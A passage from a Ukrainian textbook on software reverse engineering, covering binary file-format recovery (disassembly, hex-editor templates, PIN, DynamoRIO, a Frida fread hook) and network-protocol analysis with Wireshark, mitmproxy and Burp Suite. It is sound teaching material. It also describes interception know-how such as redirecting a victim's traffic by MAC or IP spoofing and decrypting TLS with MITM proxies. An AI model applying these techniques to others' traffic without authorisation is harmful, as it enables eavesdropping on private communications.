


Рис. 4.17. Перегляд файлу *hex*-редактором

В інших випадках можна “заглянути” всередину програми і там побачити, що вона пише в файл:

```
.text:0041142C loc_41142C:
.text:0041142C  mov     esi, esp
.text:0041142E  push    offset Format   ; "Enter count:"
.text:00411433  call    ds:printf
…
.text:00411448  push    eax
.text:00411449  push    offset aD       ; "%d"
.text:0041144E  call    ds:scanf
…
.text:00411463  push    eax             ; File
.text:00411464  push    1               ; Count
.text:00411466  push    4               ; Size
.text:00411468  lea     ecx, [ebp+Str]
.text:0041146B  push    ecx             ; Str
.text:0041146C  call    ds:fwrite
…
.text:00411498  push    offset aEnterDigit ; "Enter digit:"
```

```
.text:0041149D  call    ds:printf
…
.text:004114CD  mov     [ebp+var_14], eax
.text:004114D0  mov     esi, esp
.text:004114D2  mov     eax, [ebp+File]
.text:004114D5  push    eax             ; File
.text:004114D6  push    1               ; Count
.text:004114D8  push    4               ; Size
.text:004114DA  lea     ecx, [ebp+var_14]
.text:004114DD  push    ecx             ; Str
.text:004114DE  call    ds:fwrite
…
.text:004114F0 loc_4114F0:
.text:004114F0  mov     esi, esp
.text:004114F2  mov     eax, [ebp+File]
.text:004114F5  push    eax             ; File
.text:004114F6  call    ds:fclose
.text:004114FC  add     esp, 4
.text:004114FF  cmp     esi, esp
.text:00411501  call    sub_411145
```

Для правильного декодування бінарних даних потрібно знати початок та кінець кожного блоку даних, а також формат блоків. Цю інформацію можна знайти в коді програми, що аналізується, наступним чином.

1. Застосувати статичний PI програмного коду з метою знаходження в асемблерному коді функцій роботи з даними, при необхідності створити та застосувати потрібні скрипти.

2. Побудувати послідовність звертання до даних окремо для запису та читання, визначити блоки даних та порядок їх слідування, при необхідності застосувати динамічний PI.

3. При запису даних в файл на основі читання інших даних відомого формату потрібно визначити кореляцію між ними.

4. Визначити формат кожного блоку даних та створити програму роботи з декодованими даними з метою підтвердження вірності декодування їх формату.

Результатом декодування має бути, наприклад, таблиця опису блоків даних за їх зміщенням від початку файлу, довжини та формату.

4.3.3.3. Інструменти аналізу бінарних форматів файлів

До інструментів ***статичного аналізу файлів даних*** належать *hex*-редактори та системи опису форматів, зокрема *010 Editor, Kaitai Struct* та *ImHex*.

На відміну від дизасемблерів (*IDA*, *Ghidra*), ці інструменти орієнтовані на *структурний аналіз даних*, тобто дозволяють:

- інтерпретувати байти як структуровані поля;
- відновлювати формати файлів;
- документувати їх у формальному вигляді.

010 Editor – це потужний hex-редактор із підтримкою *Binary Templates*, які дозволяють описувати структуру бінарного файлу мовою, подібною до C. Можливості:

- опис структур файлів (*struct*, *arrays*, *offsets*);
- автоматичний парсинг бінарних даних;
- підтримка умовних конструкцій;
- візуалізація структури файлу;
- бібліотека готових шаблонів (*png, zip, exe* тощо).

Приклад шаблону:

```
typedef struct {
       uint32 magic;
       uint16 version;
      uint32 offset;
} HEADER;
HEADER header;
```

Переваги:

- висока гнучкість;
- інтерактивність;
- зручна візуалізація;
- підходить для дослідження невідомих форматів.

Недоліки:

- пропрієтарний інструмент;
- потребує ручного опису структури.

Kaitai Struct – декларативна мова опису бінарних форматів (у *YAML*), яка дозволяє автоматично генерувати парсери для різних мов програмування. Можливості:

- опис формату у вигляді специфікації;
- генерація коду (C++, *Python*, *Java* тощо);
- підтримка умов, залежностей, обчислюваних полів;
- інтеграція з *Kaitai Web IDE* для візуалізації.

Типова структура опису формату в *Kaitai Struct* включає:

- метаінформацію (*meta*);
- опис послідовності полів (*seq*);
- типи даних;
- умови;
- масиви;
- вкладені структури.

Приклад опису:

```
meta:
  id: example
  endian: le
seq:
  - id: magic
    type: u4
  - id: version
    type: u2
```

Переваги:

- формалізація структури;
- повторне використання;
- автоматизація;
- підходить для документування.

Недоліки:

- менш інтерактивний;
- потребує початкового опису формату;
- складніше для швидкого аналізу "на льоту".

ImHex – сучасний *hex*-редактор, орієнтований на PI, з підтримкою власної мови *pattern language* для опису структур. Можливості:

- опис структур через *pattern language*;
- інтерактивний аналіз у реальному часі;
- візуалізація полів і структур;
- підтримка скриптів та плагінів;
- робота з великими файлами.

Приклад *pattern*:

```
struct Header {
    u32 magic;
    u16 version;
    u32 offset;
};
```

Переваги:

- безкоштовний та *open-source*;
- сучасний інтерфейс;
- зручний для інтерактивного аналізу;
- швидкий старт.

Недоліки:

- менш зрілий екосистемно, ніж *010 Editor*;
- обмежена кількість готових шаблонів.

Рекомендації:

- для швидкого аналізу краще підходить *ImHex*;
- для глибокого дослідження – *010 Editor*;
- для документування та повторного використання – *Kaitai Struct*.

Таким чином, інструменти аналізу бінарних форматів дозволяють перейти від "сирих байтів" до *структурованого представлення даних*, що є критично важливим у РІПЗ. Комбінування таких засобів, як *010 Editor*, *Kaitai Struct* та *ImHex*, забезпечує ефективне відновлення навіть складних або невідомих форматів файлів.

Для ***динамічного аналізу форматів файлів*** даних можуть використовуватися системи динамічного аналізу програм, зокрема *Intel PIN*, *DynamoRIO* та *Frida*.

PIN – фреймворк від *Intel* для динамічного аналізу x86/x86-64 бінарних файлів *Windows* та *Linux*. Працює як *JIT-компілятор*: перехоплює виконання коду блок за блоком і перед виконанням кожного блоку вставляє додатковий аналітичний код (так звані “пінтули” – *Pintool*).

У контексті аналізу форматів файлів типовий сценарій виглядає так:

1. Програма викликає, наприклад, *fread*() – читає 4 байти зі зміщення 0x10.

2. *PIN* перехоплює цей виклик – записує: "прочитано байти [0x10..0x13] = 0x00000020"

3. Програма порівнює прочитане значення – *PIN* реєструє: "0x20 порівнюється з константою 0x1F"

4. Перехід по умові – *PIN* фіксує: "умова істинна, перехід на гілку парсингу блоку типу A".

Так дослідник отримує точну карту: “байти на позиції 0x10–0x13 – це поле розміру блоку, якщо воно більше 0x1F, програма переходить до парсингу блоку типу A”.

DynamoRIO – більш гнучкий фреймворк динамічного аналізу, також побудований на принципі *JIT-компіляції*. Його архітектура відкрита і дозволяє писати клієнтські модулі на C/C++, які вставляють довільний код у будь-яку точку виконання.

Для аналізу форматів файлів *DynamoRIO* особливо корисний завдяки інструменту *DrMemory* (відстежує всі звернення до пам'яті) і власному інструменту *drcov* (трасування покриття коду). Принцип застосування:

Запуск: `drcov -- target_program.exe unknown_format.bin`.

Результат: карта базових блоків коду, що виконались при читанні файлу.

Порівнюючи карти покриття для двох файлів з різними значеннями одного поля, дослідник бачить, які саме гілки коду розходяться – це вказує, яка частина парсера залежить від цього поля. Метод називається *coverage-guided differential analysis.*

Frida – фреймворк динамічного аналізу, орієнтований на практичність та швидкість розробки. На відміну від *PIN* і *DynamoRIO*, які вимагають написання модулів на C/C++, *Frida* дозволяє писати скрипти аналізу на *JavaScript*, що виконуються всередині процесу, що аналізується.

Для аналізу форматів файлів *Frida* використовується переважно для перехоплення функцій:

```
// Перехоплення функції читання файлу
Interceptor.attach(Module.getExportByName(null, 'fread'), {
  onEnter: function(args) {
    // args[0] – буфер, args[2] – розмір, args[3] – FILE*
    this.buf = args[0];
    this.size = args[2].toInt32();
  },
  onLeave: function(retval) {
    // Показати байти, що були прочитані
    console.log('fread прочитав ' + this.size + ' байт:');
    console.log(hexdump(this.buf, { length: this.size }));
  }
});
```

Такий скрипт показує кожен виклик *fread* і які байти були прочитані. Аналогічно можна перехоплювати власні функції парсера – наприклад, *parseHeader*() або *decompressBlock*() – і логувати їхні аргументи та результати.

Frida особливо популярна для аналізу форматів файлів у мобільних застосунках (*Android/iOS*), де *PIN* та *DynamoRIO* не підтримуються.

Практичний приклад: відновлення невідомого формату.

Щоб зрозуміти весь процес разом, розглянемо конкретний сценарій. Є програма *viewer.exe*, яка відкриває файли *.xyz* невідомого формату.

Крок 1. Запускаємо програму під *PIN* з *Pintool*, що логує всі звернення до пам'яті в діапазоні, куди завантажений файл.

Крок 2. *PIN* фіксує: програма читає байти 0–3 і порівнює з \x58\x59\x5A\x01 – це магічне число формату.

Крок 3. Далі читаються байти 4–7 і результат використовується як кількість ітерацій у циклі – це поле кількості об'єктів.

Крок 4. У циклі щоразу читається 2 байти як тип об'єкта, потім 4 байти як розмір, потім стільки байтів скільки вказує розмір – це тіло об'єкта.

Крок 5. *Frida* перехоплює функцію, яка викликається на початку кожної ітерації, і показує аргументи – тип і вказівник на дані. Так відновлюється семантика кожного типу об'єкта.

Кінцеву структуру файлу можна описати так:

```
Offset  Size   Опис
0x00    4      Магічне число: 58 59 5A 01 ("XYZ\x01")
0x04    4      Кількість об'єктів
0x08    ...    Масив об'єктів
```

Структура одного об’єкта:

```
Offset  Size   Опис
+0x00   2      Тип об'єкта
+0x02   4      Розмір даних
+0x06   N      Дані об'єкта
```

Або у вигляді псевдоструктури:

```
struct XYZHeader {
    char magic[4];
    uint32_t object_count;
};
struct XYZObject {
    uint16_t type;
    uint32_t size;
    byte data[size];
};
```

Автоматизація аналізу бінарного коду є потужним методом PI форматів файлів, тому що вона делегує роботу парсингу самій програмі – найкращому з можливих “документів” про формат. Замість того щоб вгадувати структуру з набору байтів, дослідник спостерігає, як програма читає, перевіряє та інтерпретує кожне поле в режимі реального часу. *PIN*, *DynamoRIO* і *Frida* реалізують цей підхід на різних рівнях абстракції і для різних сценаріїв, але всі вони спираються на одну ідею: найточніша специфікація формату – це поведінка програми, яка його обробляє.

Застосування таких інструментів дозволяє автоматично відстежувати звернення до пам’яті, виклики функцій обробки файлів, перевірку сигнатур, контрольних сум та умов коректності структури даних. У результаті дослідник може визначити порядок розташування полів, типи даних, залежності між елементами формату та механізми кодування інформації. Це особливо ефективно для аналізу закритих або недостатньо документованих форматів файлів, де відсутня офіційна технічна специфікація.

4.4. Відновлення протоколів обміну даними

4.4.1. Мета та задачі PI протоколів передачі даних

Для відновлення даних, що передаються мережею, необхідно визначити протокол передачі даних та структуру даних.

Якщо дані передаються стандартними протоколами, то визначення протоколу здійснюється відповідними інструментальними засобами автоматично.

При відсутності можливості дослідити програму, що здійснює передачу даних в невідомому форматі, відновлення їх структури є вкрай складним завданням.

Протокол передачі даних – набір угод інтерфейсу логічного рівня, які визначають обмін даними між різними програмами. Ці угоди задають однаковий спосіб передачі повідомлень і обробки помилок при взаємодії програмного забезпечення, рознесеного у просторі апаратної платформи, з'єднаної тим чи іншим інтерфейсом.

Стандартизований протокол передачі даних також дозволяє розробляти інтерфейси (вже на фізичному рівні), що не прив'язані до конкретної апаратної платформи і виробника (наприклад, *USB*, *Bluetooth*).

Найвідоміші протоколи, використовувані в мережі Інтернет зазначені далі.

HTTP *(Hyper Text Transfer Protocol)* – це протокол передачі гіпертексту. Протокол *HTTP* використовується при пересиланні *Web*-сторінок з одного комп'ютера на інший.

FTP (*File Transfer Protocol*) – це протокол передачі файлів зі спеціального файлового сервера на комп'ютер користувача. *FTP* дає можливість абоненту обмінюватися двійковими і текстовими файлами з будь-яким комп'ютером мережі. Встановивши зв'язок з віддаленим комп'ютером, користувач може скопіювати файл із віддаленого комп'ютера на свій або скопіювати файл зі свого комп'ютера на віддалений.

POP *(Post Office Protocol)* – це стандартний протокол поштового з'єднання. Сервери *POP* обробляють вхідну пошту, а протокол *POP* призначений для обробки запитів на отримання пошти від клієнтських поштових програм.

SMTP *(Simple Mail Transfer Protocol)* – протокол, який задає набір правил для передачі пошти. Сервер *SMTP* повертає або підтвердження про прийом, або повідомлення про помилку, або запитує додаткову інформацію.

UUCP *(Unix to Unix Copy Protocol)* – це нині застарілий протокол передачі даних, у тому числі для електронної пошти. Цей протокол передбачає використання пакетного способу передачі інформації, при якому спочатку встановлюється з'єднання клієнт-сервер і передається пакет даних, а потім автономно відбувається його обробка, перегляд або підготовка листів.

Telnet – це протокол віддаленого доступу. *Telnet* дає можливість абоненту працювати на будь-якій ЕОМ мережі Інтернет, як на своїй власній, тобто запускати програми, змінювати режим роботи і так далі. На практиці можливості лімітуються тим рівнем доступу, який заданий адміністратором віддаленої машини.

DTN – протокол, призначений для забезпечення наддалекого космічного зв'язку, військових та аварійних мереж, віддалених регіонів та *IoT*.

Перелічимо мережеві протоколи, згрупувавши за рівнями призначення:

−Фізичного рівня: *RS-485, RS-232, EIA-422*.

−Канального рівня: *Ethernet, PPP, HDLC, L2TP*.

−Мережного рівня: *IPv4, IPv6, ICMP, ARP*.

−Транспортного рівня: *TCP, UDP, SCTP, RTP, RTCP*.

−Сеансового та захищеного обміну: *TLS*.

−Рівня представлення даних: *ASN.1, XDR, XML, JSON*.

−Прикладного рівня: *DNS, HTTP, HTTPS, FTP, SMTP, IMAP, POP3, SSH, DHCP, SNMP, LDAP, NTP, SIP, XMPP, MQTT, WebSocket*.

Мета PI протоколів передачі даних – відновлення (з’ясування) протоколу та/або його фізичної структури для вибору або створення програми роботи з даними, що передаються через мережу (читання, запис, редагування).

Задачі PI протоколів передачі даних:

−отримання даних протоколу обміну (перехоплення);

−визначення стандартного протоколу;

−визначення структури невідомого протоколу передачі даних;

−декодування даних.

Методи РІ протоколів передачі даних:

−визначення протоколу за заголовком (статичний аналіз);

−дослідження вмісту та змін даних при роботі з програмою, яка використовує протокол (динамічний аналіз).

4.4.2. Інструментальні засоби перехоплення мережного трафіку

Перехоплення та аналіз мережного трафіку є ключовим етапом динамічного аналізу програм, зокрема у задачах РІПЗ та дослідження шкідливого ПЗ. Це дозволяє:

−виявляти мережеву активність застосунків;

−аналізувати протоколи взаємодії;

−знаходити сервери керування (*C*2);

−відновлювати структуру *API* та формат переданих даних.

Інструменти цього класу поділяються на:

−пасивні аналізатори (*sniffers*);

−активні проксі-перехоплювачі (*interception proxies*).

Перехоплення трафіку може здійснюватися:

−звичайним “прослуховуванням” мережевого інтерфейсу (метод ефективний при використанні в сегменті концентраторів (хабів) замість комутаторів (світчів), інакше метод малоефективний, оскільки на сніфер потрапляють лише окремі фрейми);

−підключенням сніфера в розрив каналу;

−відгалуженням (програмно або апаратно) трафіку і спрямуванням його копії на сніфер;

−через аналіз побічних електромагнітних випромінювань і відновлення трафіку, що таким чином прослуховується;

−через атаку на канальному (*MAC-spoofing*) або мережевому рівні (*IP-spoofing*), що призводить до перенаправлення трафіку жертви або всього трафіку сегменту на сніфер з подальшим поверненням трафіку в належну адресу;

−використанням пісочниць, наприклад, *SandBoxie*.

Усі програмні сніфери можна умовно розділити на дві категорії:

−сніфери, що підтримують запуск з командного рядка;

−сніфери, що мають графічний інтерфейс.

При цьому варто відзначити, що існують сніфери, які об'єднують в собі обидві ці можливості. Крім того, сніфери відрізняються один від одного протоколами, які вони підтримують, глибиною аналізу перехоплених пакетів, можливостями по налаштуванню фільтрів, а також можливістю сумісності з іншими програмами.

Зазвичай вікно будь-якого сніфера з графічним інтерфейсом складається з трьох областей.

У першій з них відображаються підсумкові дані перехоплених пакетів. Зазвичай в цій області відображається мінімум полів, а саме:

−час перехоплення пакета;

−*IP*-адреси відправника і одержувача пакета;

−*MAC*-адреси відправника і одержувача пакету;

−вихідні і цільові адреси портів;

−тип протоколу (мережний, транспортний або прикладного рівня);

−деяка сумарна інформація про перехоплені дані.

У другій області виводиться статистична інформація про окремий пакет.

В третій області пакет представлений в шістнадцятковому вигляді або в символьній формі – *ASCII*.

Практично всі пакетні сніфери дозволяють проводити аналіз кодованих пакетів (саме тому пакетні сніфери також називають пакетними аналізаторами, або протокольними аналізаторами).

Сніфер розподіляє перехоплені пакети за рівнями і протоколами. Деякі аналізатори пакетів здатні розпізнавати протокол і відображати перехоплену інформацію. Цей тип інформації зазвичай відображається в другій області вікна сніфера. Наприклад, будь-який сніфер здатний розпізнавати протокол *TCP*, а просунуті сніфери вміють визначати, яким застосунком породжений даний трафік.

Більшість аналізаторів протоколів розпізнають понад 500 різних протоколів і вміють описувати і декодувати їх за іменами. Чим більше інформації в змозі декодувати і представити на екрані сніфер, тим менше доведеться декодувати вручну.

Існують програмні сніфери, до яких як плагіни або вбудовані модулі додаються програмні аналітичні модулі, що дозволяють створювати звіти з корисною аналітичною інформацією про перехоплений трафік.

Інша характерна риса більшості програмних аналізаторів пакетів – можливість налаштування фільтрів до і після захоплення трафіку. Фільтри виділяють із загального трафіку певні пакети за заданим критерієм, що дозволяє при аналізі трафіку позбутися зайвої інформації.

Wireshark – одна з кращих програм для аналізу мережевих пакетів *Ethernet* і інших мереж з вільним вихідним кодом. Має графічний інтерфейс користувача. Основні можливості:

- захоплення мережевих пакетів у реальному часі;
- підтримка сотень протоколів (TCP/IP, HTTP, DNS, TLS тощо);
- глибокий аналіз структури пакетів;
- фільтрація трафіку (capture/display filters);
- реконструкція TCP-сесій (Follow Stream).

Переваги:

- висока деталізація;
- стандарт де-факто у мережевому аналізі;
- підтримка плагінів і декодерів;
- безкоштовний і open-source.

Недоліки:

- не може розшифрувати HTTPS без ключів;
- складний для початківців;
- не змінює трафік (лише аналіз).

Застосування у РІ:

- аналіз мережевої поведінки програм;
- виявлення підозрілих з’єднань;
- дослідження невідомих протоколів.




Рис. 4.18. Приклад перехоплення даних програмою *WireShark*

mitmproxy відноситься до активного проксі (*man-in-the-middle*). Основні можливості:

- перехоплення *HTTP/HTTPS* трафіку;
- дешифрування *TLS* (через власний сертифікат);
- перегляд і модифікація запитів/відповідей;
- скриптування (*Python API*);
- автоматизація атак і тестування.

Переваги:

- підтримка *HTTPS*;
- можливість модифікації трафіку;
- гнучкість через скрипти;
- *CLI* + *web*-інтерфейс.

Недоліки:

- потребує налаштування проксі;
- може бути заблокований pinning-сертифікатами;
- не працює з усіма протоколами.

Застосування у РІ:

−аналіз API мобільних і веб-застосунків;

−дослідження форматів даних;

−тестування логіки клієнт-серверної взаємодії.

Burp Suite – інтегрована платформа з проксі. Основні можливості:

−перехоплення HTTP/HTTPS трафіку;

−інструменти:

- Proxy (перехоплення);
- Repeater (повтор запитів);
- Intruder (атаки);
- Scanner (вразливості);

−модифікація запитів;

−аналіз безпеки веб-застосунків.

Переваги:

−потужний функціонал;

−зручний GUI;

−інтеграція інструментів;

−стандарт у pentesting.

Недоліки:

−комерційна версія (Pro);

−орієнтований на HTTP/HTTPS;

−менш універсальний, ніж Wireshark.

Застосування у РІ:

−аналіз веб-протоколів;

−відновлення API;

−дослідження механізмів автентифікації;

−тестування вразливостей.

4.4.3. Методи аналізу даних, що передаються мережею

У процесі РІПЗ та аналізу програм важливим завданням є відновлення змісту даних, які передаються мережею. Це дозволяє:

− реконструювати логіку взаємодії клієнт–сервер;

- відновити структуру API;
- виявити приховані або шкідливі функції;
- дослідити формати повідомлень і протоколів.

Основна складність полягає в тому, що дані можуть бути:

- закодовані;
- стиснуті;
- зашифровані;
- фрагментовані.

Для отримання даних, придатних для подальшого аналізу, використовують наступні методи.

1. Дешифрування трафіку, якщо дані були зашифровані, шляхом використання ключів сесії, витягу ключів із пам’яті та реверс-інжинірингу криптографічних механізмів.

2. Декодування та десеріалізація даних**.** Після отримання даних необхідно визначити їх формат. Типові формати:

- *JSON, XML;*
- *Protobuf;*
- *MessagePack;*
- *Base64, URL encoding.*

Підходи:

- автоматичне розпізнавання;
- використання декодерів;
- аналіз структур (ключ–значення).

3. Відновлення власних (пропрієтарних) протоколів. Підходи:

- аналіз послідовності пакетів;
- виділення полів (*header*, *payload*);
- визначення довжин і типів;
- побудова структури повідомлення.

4. Динамічний аналіз застосунку. Підходи:

- перехоплення функцій *API* (*hooking*);
- логування даних до шифрування;
- динамічний аналіз коду.

Ідея: отримати дані до моменту шифрування або після розшифрування.

5. Кореляція даних:

- зіставлення мережевих пакетів із діями користувача;
- аналіз таймінгів;
- побудова сценаріїв взаємодії.

Типовий алгоритм аналізу даних, що передаються мережею:

1. Захоплення трафіку (*Wireshark*).
2. Визначення протоколів.
3. *MITM*-перехоплення (*mitmproxy* / *Burp Suite*).
4. Дешифрування.
5. Декодування даних.
6. Побудова моделі протоколу.

Проблеми:

- *TLS* (*Transport Layer Security*) та сучасне шифрування;
- механізм перевірки *TLS*-сертифікатів - *certificate pinning*;
- нестандартні протоколи;
- обфускація;
- стиснення даних;
- *anti-analysis* механізми.

Рекомендації:

- комбінувати пасивні та активні методи;
- використовувати кілька інструментів одночасно;
- аналізувати як трафік, так і код програми;
- автоматизувати декодування;
- документувати структуру протоколів.

Якщо ж застосовується нестандартний протокол, або в комбінації зі стандартним, то потрібний PI.

Методи PI даних, що передаються мережею, подібні до методів PI форматів файлів.

1. *Спільна природа задачі*. В обох випадках дослідник має справу з невідомою або частково відомою бінарною структурою, яка підпорядковується певним прихованим правилам. Мета PI однакова – відновити специфікацію

формату чи протоколу без доступу до документації або вихідного коду. Основна відмінність полягає у середовищі спостереження: файл зберігається на диску як статичний об'єкт, тоді як мережеві дані є динамічним потоком, прив'язаним до часу та стану з'єднання. Але після перехоплення зберігаються у файлі.

2. *Спільні методи аналізу*.

Статичний аналіз структури. У випадку форматів файлів дослідник аналізує байтову послідовність у *hex*-редакторі, шукаючи магічні числа, заголовки, поля довжини, контрольні суми та роздільники. Аналогічно, при аналізі мережевого трафіку дослідник вивчає дампи пакетів у Wireshark або tcpdump, шукаючи ті самі структурні елементи – стартові послідовності, поля типу повідомлення, поля довжини тіла, маркери кінця пакету. Той самий інструментарій і той самий розумовий процес.

Диференціальний аналіз. Класична техніка PI форматів – змінювати один параметр на вході програми та спостерігати, як змінюється файл на виході. Наприклад, змінити ім'я об'єкта у *Word*-документі та порівняти байти до і після. Для мережевих протоколів застосовується той самий підхід: дослідник виконує різні дії в клієнтському застосунку та порівнює відповідні мережеві пакети. Зміна одного поля форми – зміна одного поля в запиті – таким чином ізолюється семантика кожного байта.

Пошук повторюваних патернів. В обох доменах ключовою технікою є статистичний аналіз частотності байтів і послідовностей. Якщо певний 4-байтний префікс зустрічається на початку кожного блоку файлу або пакету – це, найімовірніше, магічне число або ідентифікатор типу. Ентропійний аналіз дозволяє виявити зашифровані або стиснуті фрагменти в обох випадках.

Динамічний аналіз (моніторинг поведінки). Для форматів файлів використовується інструментація бінарного коду (*PIN, DynamoRIO, Frida*): дослідник відстежує, які функції читають які байти файлу, і таким чином відновлює семантику полів. Для мережевих протоколів застосовується та сама техніка – перехоплення викликів до мережевих *API* (*send/recv, SSL_write/SSL_read*) дозволяє побачити дані до шифрування і відповісти на питання “який код відповідає за формування цього поля пакету”.

*Символьне виконання та taint-аналіз***.** Обидва випадки добре піддаються автоматизованому *taint*-аналізу: дослідник позначає вхідні байти (з файлу або з мережевого буфера) як “забруднені” та відстежує, як вони поширюються по програмі. Це дозволяє автоматично встановити відповідність між позицією байта і його роллю в логіці програми. Інструменти на кшталт *angr* або *Triton* не розрізняють джерело даних – файл чи мережа.

3. *Спільна структурна організація*. Формати файлів і мережеві протоколи мають ідентичну ієрархічну організацію, що спрощує перенесення методів між доменами.

Таблиця 4.2. Аналогія елементів файлів та протоколів

Елемент структури	**Формат файлу**	**Мережевий протокол**
Ідентифікатор початку	Magic bytes	Sync bytes, frame delimiter
Тип повідомлення	File type field	Opcode / command byte
Поле довжини	Size of chunk/section	Length prefix / Content-Length
Корисне навантаження	Data payload	Message body
Цілісність	CRC / checksum	Checksum / HMAC
Кінець запису	EOF marker	End-of-message flag

Ця подібність означає, що дослідник, навчений аналізу форматів файлів, інтуїтивно застосовує той самий фреймворк до мережевих даних.

4. *Спільні інструменти***.** Суттєво, що значна частина інструментів використовується в обох випадках без модифікацій:

- *Hex*-редактори (*010 Editor, ImHex*) – аналіз бінарних файлів і бінарних дампів пакетів.
- *Frida* – перехоплення функцій читання файлів і мережевих функцій.
- *Wireshark* зі скриптами *Lua* – дозволяє описувати нові протоколи так само, як описуються нові формати файлів у *010 Editor Templates*.

Ключові відмінності, що ускладнюють пряме перенесення методів PI форматів файлів на аналіз протоколів передачі даних:

Стан і послідовність. Мережевий протокол зазвичай є скінченним автоматом – значення поля може залежати від попередніх повідомлень і стану сесії. Формат файлу, як правило, є статичним і самодостатнім. Це ускладнює диференціальний аналіз, бо ізолювати вплив одного поля важче.

Шифрування транспортного рівня. *TLS/SSL* приховує зміст пакетів, аналогом чого у файлах є шифрування його вмісту. Проте для мережевого трафіку обхід шифрування (через перехоплення до шифрування у процесі) є більш усталеною практикою завдяки *MITM*-проксі (*mitmproxy*, *Burp Suite*).

Часова прив'язка. Мережеві дані мають часовий вимір – таймаути, *keepalive*, порядок повідомлень – що не має прямого аналога в статичних файлах.

4.5. Питання для самоконтролю

1. Яка мета PI моделей даних?
2. Які задачі вирішуються під час PI моделей даних?
3. Як відбувається відновлення моделей реляційних БД?
4. Які є інструментальні засоби PI БД?
